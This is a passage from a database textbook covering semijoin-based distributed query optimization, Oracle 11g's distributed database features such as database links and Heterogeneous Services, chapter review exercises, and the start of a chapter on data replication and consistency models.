relation	site	cardinality	tuple size	relation size	attribute	size($\Pi_{\text{attribute}}$)	SF _{attribute}
Branch	1	50	200	10,000	b.branchNo	1600	1
PropertyForRent	2	200	600	120,000	p.branchNo	640	0.1
Staff	3	100	500	50,000	s.staffNo	2880	0.9
					p.staffNo	1280	0.2

Figure 25.21 Initial set of database statistics for Branch, PropertyForRent, and Staff.

SJ_1 : PropertyForRent $\triangleright_{\text{branchNo}}$ Branch Benefit is $(1 - 1) \cdot 120,000 = 0$; cost is 1600
 SJ_2 : Branch $\triangleright_{\text{branchNo}}$ PropertyForRent Benefit is $(1 - 0.1) \cdot 10,000 = 9000$; cost is 640
 SJ_3 : PropertyForRent $\triangleright_{\text{staffNo}}$ Staff Benefit is $(1 - 0.9) \cdot 120,000 = 12,000$; cost is 2880
 SJ_4 : Staff $\triangleright_{\text{staffNo}}$ PropertyForRent Benefit is $(1 - 0.2) \cdot 50,000 = 40,000$; cost is 1280

In this case, the beneficial Semijoins are SJ_2 , SJ_3 , and SJ_4 and so we append SJ_4 (the one with the largest difference) to the execution strategy. We now update the statistics based on this Semijoin, so the cardinality of Staff' becomes $100 \cdot 0.2 = 20$, size becomes $50,000 \cdot 0.2 = 10,000$, and the selectivity factor is estimated as $0.9 \cdot 0.2 = 0.18$. At the next iteration we get SJ_3 : PropertyForRent $\triangleright_{\text{staffNo}}$ Staff' as being beneficial with a cost of 3720 and add it to the execution strategy. Again, we update the statistics and so the cardinality of PropertyForRent' becomes $200 \cdot 0.9 = 180$ and size becomes $120,000 \cdot 0.9 = 108,000$. Another iteration finds Semijoin SJ_2 : Branch $\triangleright_{\text{branchNo}}$ PropertyForRent as being beneficial and we add it to the execution strategy and update the statistics of Branch, so that the cardinality becomes $40 \cdot 0.1 = 4$ and size becomes $10,000 \cdot 0.1 = 1000$.

After reduction the amount of data stored is 1000 at site 1, 108,000 at site 2, and 10,000 at site 3. Site 2 is chosen as the assembly site. At postoptimization, we remove strategy SJ_3 . The strategy selected is to send Staff $\triangleright_{\text{staffNo}}$ PropertyForRent and Branch $\triangleright_{\text{branchNo}}$ PropertyForRent to site 3.

Other well-known distributed query optimization algorithms are AHY (Apers *et al.*, 1983) and Distributed Ingres (Epstein *et al.*, 1978). The interested reader is also referred to a number of publications in this area, for example, Yu and Chang (1984), Steinbrunn *et al.* (1997), and Kossmann (2000).

25.7 Distribution in Oracle

To complete this chapter, we examine the distributed DBMS functionality of Oracle11g (Oracle Corporation, 2008d). In this section, we use the terminology of the DBMS—Oracle refers to a relation as a *table* with *columns* and *rows*. We provide an introduction to Oracle in Appendix H.2.

25.7.1 Oracle's DDBMS Functionality

Like many commercial DDBMSs, Oracle does not support the type of fragmentation mechanism that we discussed in Chapter 24, although the DBA can manually distribute the data to achieve a similar effect. However, this places the responsibility on the end-user to know how a table has been fragmented and to build

this knowledge into the application. In other words, the Oracle DDBMS does not support fragmentation transparency, although it does support location transparency as we see shortly. In this section, we provide an overview of Oracle's DDBMS functionality, covering:

- connectivity;
- global database names;
- database links;
- transactions;
- referential integrity;
- heterogeneous distributed databases;
- distributed query optimization.

In the next chapter we discuss Oracle's replication mechanism.

Connectivity

Oracle Net Services is the data access application Oracle supplies to support communication between clients and servers (earlier versions of Oracle used SQL*Net or Net8). Oracle Net Services enables both client-server and server-server communications across any network, supporting both distributed processing and distributed DBMS capability. Even if a process is running on the same machine as the database instance, Net Services is still required to establish its database connection. Net Services is also responsible for translating any differences in character sets or data representations that may exist at the operating system level. Net Services establishes a connection by passing the connection request to the Transparent Network Substrate (TNS), which determines which server should handle the request and sends the request using the appropriate network protocol (for example, TCP/IP). Net Services can also handle communication between machines running different network protocols through the Connection Manager, which was previously handled by MultiProtocol Interchange in Oracle 7.

In earlier versions of Oracle, the Oracle Names product stores information about the databases in a distributed environment in a single location. When an application issues a connection request, the Oracle Names repository is consulted to determine the location of the database server. An alternative to the use of Oracle Names is to store this information in a local *tnsnames.ora* file on every client machine. In Oracle 11g, when an Oracle network uses an LDAP-compliant directory server, the directory server automatically create and manages global database links (as Net Services names) for every Oracle Database in the network. Users and PL/SQL subprograms in any database can use a global link to access objects in the corresponding remote database. We discuss database links shortly.

Global database names

Each distributed database is given a name, called the *global database name*, which is distinct from all databases in the system. Oracle forms a global database name by prefixing the database's network domain name with the local database name. The domain name must follow standard Internet conventions, where levels must be separated by dots ordered from leaf to root, left to right. For example, Figure 25.22




Figure 25.22 *DreamHome* network structure.



illustrates a possible hierarchical arrangement of databases for *DreamHome*. Although there are two local databases called *Rentals* in this figure, we can use the network domain name `LONDON.SOUTH.COM` to differentiate the database at London from the one at Glasgow. In this case, the global database names are:

```
RENTALS.LONDON.SOUTH.COM
RENTALS.GLASGOW.NORTH.COM
```

Database links

Distributed databases in Oracle are built on **database links**, which define a communication path from one Oracle database to another (possibly non-Oracle) database. The purpose of database links is to make remote data available for queries and updates, in essence acting as a type of stored login to the remote database. A database link should be given the same name as the global database name of the remote database it references, in which case database links are in essence transparent to users of a distributed database. For example, the following statement creates a database link in the local database to the remote database at Glasgow:

```
CREATE PUBLIC DATABASE LINK RENTALS.GLASGOW.NORTH.COM;
```

Once a database link has been created, it can be used to refer to tables and views on the remote database by appending `@databaselink` to the table or view name used in an SQL statement. A remote table or view can be queried with the `SELECT` statement. With the Oracle distributed option, remote tables and views can also be accessed using the `INSERT`, `UPDATE`, and `DELETE` statements. For example, we can use the following SQL statements to query and update the `Staff` table at the remote site:

```
SELECT * FROM Staff@RENTALS.GLASGOW.NORTH.COM;
UPDATE Staff@RENTALS.GLASGOW.NORTH.COM SET salary = salary*1.05;
```

A user can also access tables owned by other users in the same database by preceding the database name with the schema name. For example, if we assume that the

current user has access to the Viewing table in the Supervisor schema, we can use the following SQL statement:

```
SELECT * FROM Supervisor.Viewing@RENTALS.GLASGOW.NORTH.COM;
```

This statement connects as the current user to the remote database and then queries the Viewing table in the Supervisor schema. A **synonym** may be created to hide the fact that Supervisor's Viewing table is on a remote database. The following statement causes all future references to Viewing to access a remote Viewing table owned by Supervisor:

```
CREATE SYNONYM Viewing FOR  
    Supervisor.Viewing@RENTALS.GLASGOW.NORTH.COM;  
SELECT * FROM Viewing;
```

In this way, the use of synonyms provides both data independence and location transparency.

Transactions

Oracle supports transactions on remote data, including:

- *Remote SQL statements.* A *remote query* is a query that selects information from one or more remote tables, all of which reside at the same remote node. A *remote update* statement is an update that modifies data in one or more tables, all of which are located at the same remote node.
- *Distributed SQL statements.* A *distributed query* retrieves information from two or more nodes. A *distributed update* statement modifies data on two or more nodes. A distributed update is possible using a PL/SQL subprogram unit such as a procedure or trigger that includes two or more remote updates that access data on different nodes. Oracle sends statements in the program to the remote nodes and their execution succeeds or fails as a unit.
- *Remote transactions.* A *remote transaction* contains one or more remote statements, all of which reference a single remote node.
- *Distributed transactions.* A *distributed transaction* is a transaction that includes one or more statements that individually or as a group update data on two or more distinct nodes of a distributed database. In such cases, Oracle ensures the integrity of distributed transactions using the 2PC protocol discussed in Section 25.4.3.

Referential integrity

Oracle does not permit declarative referential integrity constraints to be defined across databases in a distributed system (that is, a declarative referential integrity constraint on one table cannot specify a foreign key that references a primary or unique key of a remote table). However, parent-child table relationships across databases can be maintained using triggers.

Heterogeneous distributed databases

In an Oracle heterogeneous DDBMS, at least one of the DBMSs is a non-Oracle system. Using **Heterogeneous Services** and a non-Oracle system-specific Heterogeneous Services agent, Oracle can hide the distribution and heterogeneity from the user. The Heterogeneous Services agent communicates with the

non-Oracle system and with the Heterogeneous Services component in the Oracle server. On behalf of the Oracle server, the agent executes SQL, procedure, and transactional requests at the non-Oracle system.

Heterogeneous Services can be accessed through tools such as:

- *Oracle Database Gateways*, which provide SQL access to non-Oracle DBMSs including DB2/400, DB2 for OS/390, Informix, Sybase, SQL Server, Teradata, IMS, Adabas, and VSAM. These Gateways typically run on the machine with the non-Oracle DBMS as opposed to where the Oracle server resides. However, the Transparent Gateway for DRDA (see Section 24.5.2), which provides SQL access to DRDA-enabled databases such as DB2, SQL/DS, and SQL/400, does not require any Oracle software on the target system. Figure 25.23(a) illustrates the Oracle Database Gateway architecture.
- *Oracle Database Gateway for ODBC*, a gateway that is linked with customer-provided drivers using ODBC. The functionality of this gateway is more limited than that of the Oracle Database Gateways. Figure 25.23(b) illustrates the Oracle Database Gateway for ODBC architecture.

The features of the Heterogeneous Services include:

- *Distributed transactions*. A transaction can span both Oracle and non-Oracle systems using two-phase commit (see Section 25.4.3).
- *Transparent SQL access*. SQL statements issued by the application are transparently transformed into SQL statements recognized by the non-Oracle system.
- *Procedural access*. Procedural systems, like messaging and queuing systems, are accessed from an Oracle11g server using PL/SQL remote procedure calls.
- *Data dictionary translations*. To make the non-Oracle system appear as another Oracle server, SQL statements containing references to Oracle's data dictionary tables are transformed into SQL statements containing references to a non-Oracle system's data dictionary tables.
- *Pass-through SQL and stored procedures*. An application can directly access a non-Oracle system using that system's SQL dialect. Stored procedures in an SQL-based non-Oracle system are treated as if they were PL/SQL remote procedures.
- *National language support*. Heterogeneous Services support multibyte character sets and translate character sets between a non-Oracle system and Oracle.
- *Replication*. Data can be replicated between a non-Oracle system and an Oracle server using materialized views (see Section 26.8.1).
- *Optimization*. Heterogeneous Services can collect certain table and index statistics on the non-Oracle system and pass them to the Oracle cost-based optimizer.

Distributed query optimization

A distributed query is decomposed by the local Oracle DBMS into a corresponding number of remote queries, which are sent to the remote DBMSs for execution. The remote DBMSs execute the queries and send the results back to the local node. The local node then performs any necessary postprocessing and returns the results to the user or application. Only the necessary data from remote tables are extracted, thereby reducing the amount of data that requires to be transferred. Distributed query optimization uses Oracle's cost-based optimizer, which we discussed in Section 23.6.




Figure 25.23 Oracle Heterogeneous Services: (a) using a Oracle Database Gateway on the non-Oracle system; (b) using Oracle Database Gateway for ODBC.

Chapter Summary

- The objectives of distributed transaction processing are the same as those of centralized systems, although more complex because the DDBMS must ensure the atomicity of the global transaction and each subtransaction.
- If the schedule of transaction execution at each site is serializable, then the **global schedule** (the union of all local schedules) is also serializable, provided that local serialization orders are identical. This requires that all subtransactions appear in the same order in the equivalent serial schedule at all sites.
- Two methods that can be used to guarantee distributed serializability are **locking** and **timestamping**. In **two-phase locking (2PL)** a transaction acquires all its locks before releasing any. Two-phase locking protocols can use centralized, primary copy, or distributed lock managers. Majority voting can also be used. With **timestamping**, transactions are ordered in such a way that older transactions get priority in the event of conflict.
- **Distributed deadlock** involves merging local wait-for graphs together to check for cycles. If a cycle is detected, one or more transactions must be aborted and restarted until the cycle is broken. There are three common methods for handling deadlock detection in distributed DBMSs: **centralized**, **hierarchical**, and **distributed** deadlock detection.
- Causes of failure in a distributed environment are loss of messages, communication link failures, site crashes, and network partitioning. To facilitate recovery, each site maintains its own log file. The log can be used to undo and redo transactions in the event of failure.
- The **two-phase commit (2PC)** protocol comprises a voting and decision phase, in which the coordinator asks all participants whether they are ready to commit. If one participant votes to abort, the global transaction and each subtransaction must be aborted. Only if all participants vote to commit can the global transaction be committed. The 2PC protocol can leave sites blocked in the presence of sites failures.
- A non-blocking protocol is **three-phase commit (3PC)**, which involves the coordinator sending an additional message between the voting and decision phases to all participants asking them to pre-commit the transaction.
- **X/Open DTP** is a distributed transaction processing architecture for a distributed 2PC protocol, based on OSI-TP. The architecture defines application programming interfaces and interactions among transactional applications, transaction managers, resource managers, and communication managers.
- Distributed query processing can be divided into four phases: query decomposition, data localization, global optimization, and local optimization. **Query decomposition** takes a query expressed on the global relations and performs a partial optimization using the techniques discussed in Chapter 23. **Data localization** takes into account how the data has been distributed and replaces the global relations at the leaves of the relational algebra tree with their *reconstruction algorithms*. **Global optimization** takes account of statistical information to find a near-optimal execution plan. **Local optimization** is performed at each site involved in the query.
- The cost model for distributed query optimization can be based on *total cost* (as in the centralized case) or *response time*, that is, the elapsed time from the start to the completion of the query. The latter model takes account of the inherent parallelism in a distributed system. Cost needs to take account of local processing costs (I/O and CPU) as well as networking costs. In a WAN, the networking costs will be the dominant factor to reduce.
- When the main cost component is communication time, the Semijoin operation is particularly useful for improving the processing of distributed joins by reducing the amount of data transferred between sites.

Review Questions

- 25.1 In a distributed environment, locking-based algorithms can be classified as centralized, primary copy, or distributed. Compare and contrast these algorithms.
- 25.2 There can be many types of failures in a distributed environment. Discuss how failure due to network partition is handled by the distributed DBMS.

- 25.3 Outline two alternative two-phase commit topologies to the centralized topology.
- 25.4 Describe the term “non-blocking” and explain how it is related to two-phase and three-phase commit protocols.
- 25.5 Describe the protocol used to recover two-phase and three-phase commit in a distributed environment.
- 25.6 Specify the layers of distributed query optimization and detail the function of each layer.
- 25.7 Discuss the costs that need to be considered in distributed query optimization and discuss two different cost models.
- 25.8 Describe the distributed query optimization algorithms used by R* and SDD-1.
- 25.9 Briefly describe the distributed functionality of Oracle I lg.

Exercises



- 25.10 You are the systems analyst for *DreamHome*. One of your responsibilities is to ensure that every business transaction performs to the desired standards at all the sites. You have currently received complaints from site managers that customers are experiencing difficulties in accomplishing their transactions. Enough details about the nature of the failure of their transactions have not been provided to you. You are therefore required to prepare an investigation plan that shall be approved by your manager. Indicate in your plan the possible cause of problems and how you are going to approach the problem. Your plan should also guarantee that such problems will not occur again.
- 25.11 Give full details of the centralized two-phase commit protocol in a distributed environment. Outline the algorithms for both coordinator and participants.
- 25.12 Give full details of the three-phase commit protocol in a distributed environment. Outline the algorithms for both coordinator and participants.
- 25.13 Analyze the database application deployed at an organization of your choice and discover whether it is distributed or centralized. Advise accordingly.
- 25.14 Consider five transactions T_1 , T_2 , T_3 , T_4 , and T_5 with:
- T_1 initiated at site S_1 and spawning an agent at site S_2
 - T_2 initiated at site S_3 and spawning an agent at site S_1
 - T_3 initiated at site S_1 and spawning an agent at site S_3
 - T_4 initiated at site S_2 and spawning an agent at site S_3
 - T_5 initiated at site S_3 .

TRANSACTION	DATA ITEMS LOCKED BY TRANSACTION	DATA ITEMS TRANSACTION IS WAITING FOR	SITE INVOLVED IN OPERATIONS
T_1	x_1	x_8	S_1
T_1	x_6	x_2	S_2
T_2	x_4	x_1	S_1
T_2	x_5		S_3
T_3	x_2	x_7	S_1
T_3		x_3	S_3
T_4	x_7		S_2
T_4	x_8	x_5	S_3
T_5	x_3	x_7	S_3

The locking information for these transactions is shown in the following table.

- (a) Produce the local wait-for graphs (WFGs) for each of the sites. What can you conclude from the local WFGs?
- (b) Using the example transactions, demonstrate how Obermarck's method for distributed deadlock detection works. What can you conclude from the global WFG?

Chapter Objectives

In this chapter you will learn:

- The benefits of data replication.
- How synchronous replication differs from asynchronous replication.
- Examples of applications that use database replication.
- Basic components of a replication system.
- The functionality of a replication server.
- The main types of data ownership (primary and secondary copy).
- Main implementation issues associated with data replication.
- The advantages and disadvantages of different replication techniques.
- Recovery of a database in a replicated database system.
- How to detect inconsistencies.
- How mobile computing supports the mobile worker.
- Functionality of a mobile DBMS.
- Issues associated with mobile DBMSs.
- How Oracle DBMS supports data replication.

In the previous two chapters we discussed the concepts and issues associated with Distributed Database Management Systems (DDBMSs). From the users' perspective, the functionality offered by a DDBMS is highly attractive. However, from an implementation perspective, the protocols and algorithms required to provide this functionality are complex and give rise to several problems that may outweigh the advantages offered by this technology. In this chapter, we discuss replication schemes and the challenge of keeping copies of data items consistent. In contrast to the distributed concurrency control models presented in the previous chapter, we specifically focus on replication schemes and consider the role of a dedicated replication server that handles the replication of data to remote sites. Every major database vendor has a replication solution of one kind or another and many vendors

also offer alternative methods for replicating data. Later in this chapter, we focus on a particular application of data replication called mobile databases and how this technology supports the mobile worker.



Structure of this Chapter In Section 26.1 we introduce data replication and examine the associated benefits. In Section 26.2, we examine replication architectures, including kernel-based and middleware-based implementations, and discuss how updates are processed and propagated to sites, and the main ownership models for data replication. In Section 26.3, we discuss replication schemes, including eager primary copy, lazy primary copy, easy update anywhere, and lazy update anywhere schemes. In Section 26.4 we discuss mobile databases and the functionality required of mobile DBMSs. In Section 26.5 we provide an overview of how Oracle11g manages replication.

The examples in this chapter are once again drawn from the *DreamHome* case study described in Section 11.4 and Appendix A.

26.1 Introduction to Data Replication

Replication: The process of generating and reproducing multiple copies of data at one or more sites.

Replication is an important mechanism, because it enables organizations to provide users with access to current data where and when they need it. It is intended to increase the fault tolerance of a system such that if one database fails another can continue to serve queries or update requests. Replication is sometimes described using the publishing industry metaphor of publishers, distributors, and subscribers.

- *Publisher.* A DBMS that makes data available to other locations through replication. The publisher can have one or more *publications* (made up of one or more *articles*), each defining a logically related set of objects and data to replicate.
- *Distributor.* A DBMS that stores replication data and metadata about the publication and in some cases acts as a queue for data moving from the publisher to the subscribers. A DBMS can act as both the publisher and the distributor.
- *Subscriber.* A DBMS that receives replicated data. A subscriber can receive data from multiple publishers and publications. Depending on the type of replication chosen, the subscriber can also pass data changes back to the publisher or republish the data to other subscribers.

Replication has similar advantages to the distributed DBMS. For example:

- *Reliability and availability are improved* as data may be replicated at more than one site, so that the failure of a node or a communication link does not necessarily make the data inaccessible; replication can also be used to replicate data to a standby server, which provides increased availability in case of planned or unplanned system outages;




Figure 26.1 Improving performance through load balancing in an online environment.

- *Performance is improved* when some remote data is replicated and stored locally, allowing some queries to run locally without needing to access remote sites; in addition, performance is improved when replication is applied to a significantly overloaded centralized server to achieve better resource balancing across a number of servers. For example, when applications perform more reads than writes, such as with an online shopping catalog, it is possible to replicate the read portion of the workload, cache read-only data across multiple databases, and connect the clients evenly across the databases to distribute the workload, as shown in Figure 26.1;
- *A disconnected computing model gets support*, which occurs when users become disconnected from their corporate database but can continue to operate (albeit with possibly reduced functionality) until the database becomes accessible again. This can be a common occurrence in a mobile environment, as we discuss in Section 26.4.

However, the implementation of replication plays a crucial role to achieve these advantages, because if not implemented carefully (we discuss this in detail shortly) it can even degrade the performance of the system. On the other hand, the complexity of replication itself is the most significant disadvantage.

26.1.1 Applications of Replication

Replication supports a variety of applications that have very different requirements. Some applications are adequately supported with only limited synchronization between the copies of the database and the corporate database system, yet other applications demand continuous synchronization between all copies of the database.

For example, support for a remote sales team typically requires the periodic synchronization of a large number of small, remote mobile sites with the corporate database system. Furthermore, those sites are often autonomous, being disconnected from the corporate database for relatively long periods. Despite this, a member of the sales team must be able to complete a sale, regardless of whether they are connected to the corporate database. In other words, the remote sites must be capable of supporting all the necessary transactions associated with a sale. In this example, the autonomy of a site is regarded as being more important than ensuring data consistency.

On the other hand, financial applications involving the management of shares require data on multiple servers to be synchronized in a continuous, nearly instantaneous manner, to ensure that the service provided is available and equivalent at all times. For example, Web sites displaying share prices must ensure that customers see the same information at each site. In this example, data consistency is more important than site autonomy.

We provide more examples of applications that require replication in Section 26.2.5. Also, in this chapter we focus on a particular application of replication called mobile databases and discuss how this technology supports mobile workers in Section 26.4.

26.1.2 Replication Model

As shown in Figure 26.2 a replicated database system consists of several databases, called replicas or copies. As each site is also a backup site and backups are sometimes used interchangeably, a backup can also be used in combination with recovery aspects. Formally, the replicated database consists of a set of n sites $S = (S_1, S_2, \dots, S_n)$, where $n \geq 2$. A site hosts a set of copies of data items $x_1, x_2, x_3, \dots$; we assume for




Figure 26.2 A replicated database system.

the remainder of this chapter that each site is a complete copy of the database. To distinguish between the physical copies and the logical data item itself, a copy is denoted with the site identifier n , for example, a copy of data item x at site S_1 is denoted as x^1 . Since many transactions might concurrently update copies at different sites, a criterion is needed to determine whether the concurrent execution of transactions accessing copies at different sites is correct. As in Chapter 22, Serializability is this criterion, but owing to the existence of different copies, this criterion is called one-copy-serializability (1CSR).

One-copy-serializability (1CSR)

A replicated data history is one-copy serializable if it is equivalent to a serial one-copy history (Bernstein *et al.*, 1987).

As in nonreplicated databases systems where isolation levels allow for relaxation of serializability, similar functionality has been introduced for replicated database systems. Snapshot isolation (SI) has been shown to be a sufficiently strong isolation (see Section 26.3.6) and it does not produce read-write conflicts, which is a particular beneficial property as highlighted later in this chapter.

26.1.3 Functional Model of Replication Protocols

In this section, we present a functional model of replication protocols (Pedone *et al.*, 2000; Liu and Özsu, 2009). The model, shown in Figure 26.3, has the following phases:

- Phase 1:* A client submits its request to one site, called the local site, of the replicated database.
- Phase 2:* Depending on the replication scheme, requests are forwarded to the other sites, called the remote sites.
- Phase 3:* The request is processed.




Figure 26.3 Functional model of replication protocols.

Phase 4: After all affected sites have processed the request, sites communicate again, for example, to detect inconsistencies, propagate modifications, aggregate results, form a quorum, or ensure the atomicity of the distributed transaction by running a concurrency control protocol, such as 2PC.

Phase 5: The result is sent to the client.

26.1.4 Consistency

As in a nonreplicated database, a transaction in a replicated database is an ACID unit of work, although, different definitions of consistency exist. Discussions about consistency are motivated by the observation that the strongest form of consistency, 1CSR, degrades performance of a replicated database. It has been suggested that a replicated system can choose only two out of the three properties: consistency, availability, and partition tolerance (Brewer, 2000). This is known as the CAP theorem and the interested reader is referred to Gilbert and Lynch (2001) for further information. We consider the following types of consistency:

- *Strong and weak consistency:* If all copies of a data item have the same value at the end of an update this is referred to as strong consistency. The opposite, weak consistency, means that the values eventually become identical and there are some instances where replicas might have different values for the same data. Weak consistency is also known as *eventual consistency*.
- *Transaction and mutual consistency:* Mutual consistency means that the copies converge to the same value; transaction consistency means that the global execution history is 1CSR. Note that a system can be mutually consistent but not transactionally consistent, although the opposite is not true.
- *Session consistency:* Session consistency is a basic property for each replication technique. It guarantees that a client observes its own updates, also known as *read-your-own-writes*. If clients do not observe their own updates, a serious situation called race condition arises. A *race condition* describes the situation where a transaction writes data item x on S_1 and a subsequent read of x within the same transaction on site S_2 does not reflect the write. Such a condition can exist even across sessions. For example, consider the situation where a user updates his password on site S_1 , logs out, and immediately logs in again. A new transaction is started to verify the password, but if this transaction is executed on site S_2 and S_2 is not yet aware of the new password, an error would occur and the user might assume the password had not yet been updated.

26.2 Replication Architecture

There are two main ways to implement a replication protocol: kernel-based replication and middleware-based replication, as we now discuss.

26.2.1 Kernel-Based Replication

An implementation of the protocol within the database kernel itself is called *kernel-based* or *white-box* replication. In this approach (see Figure 26.4(a)), the replication

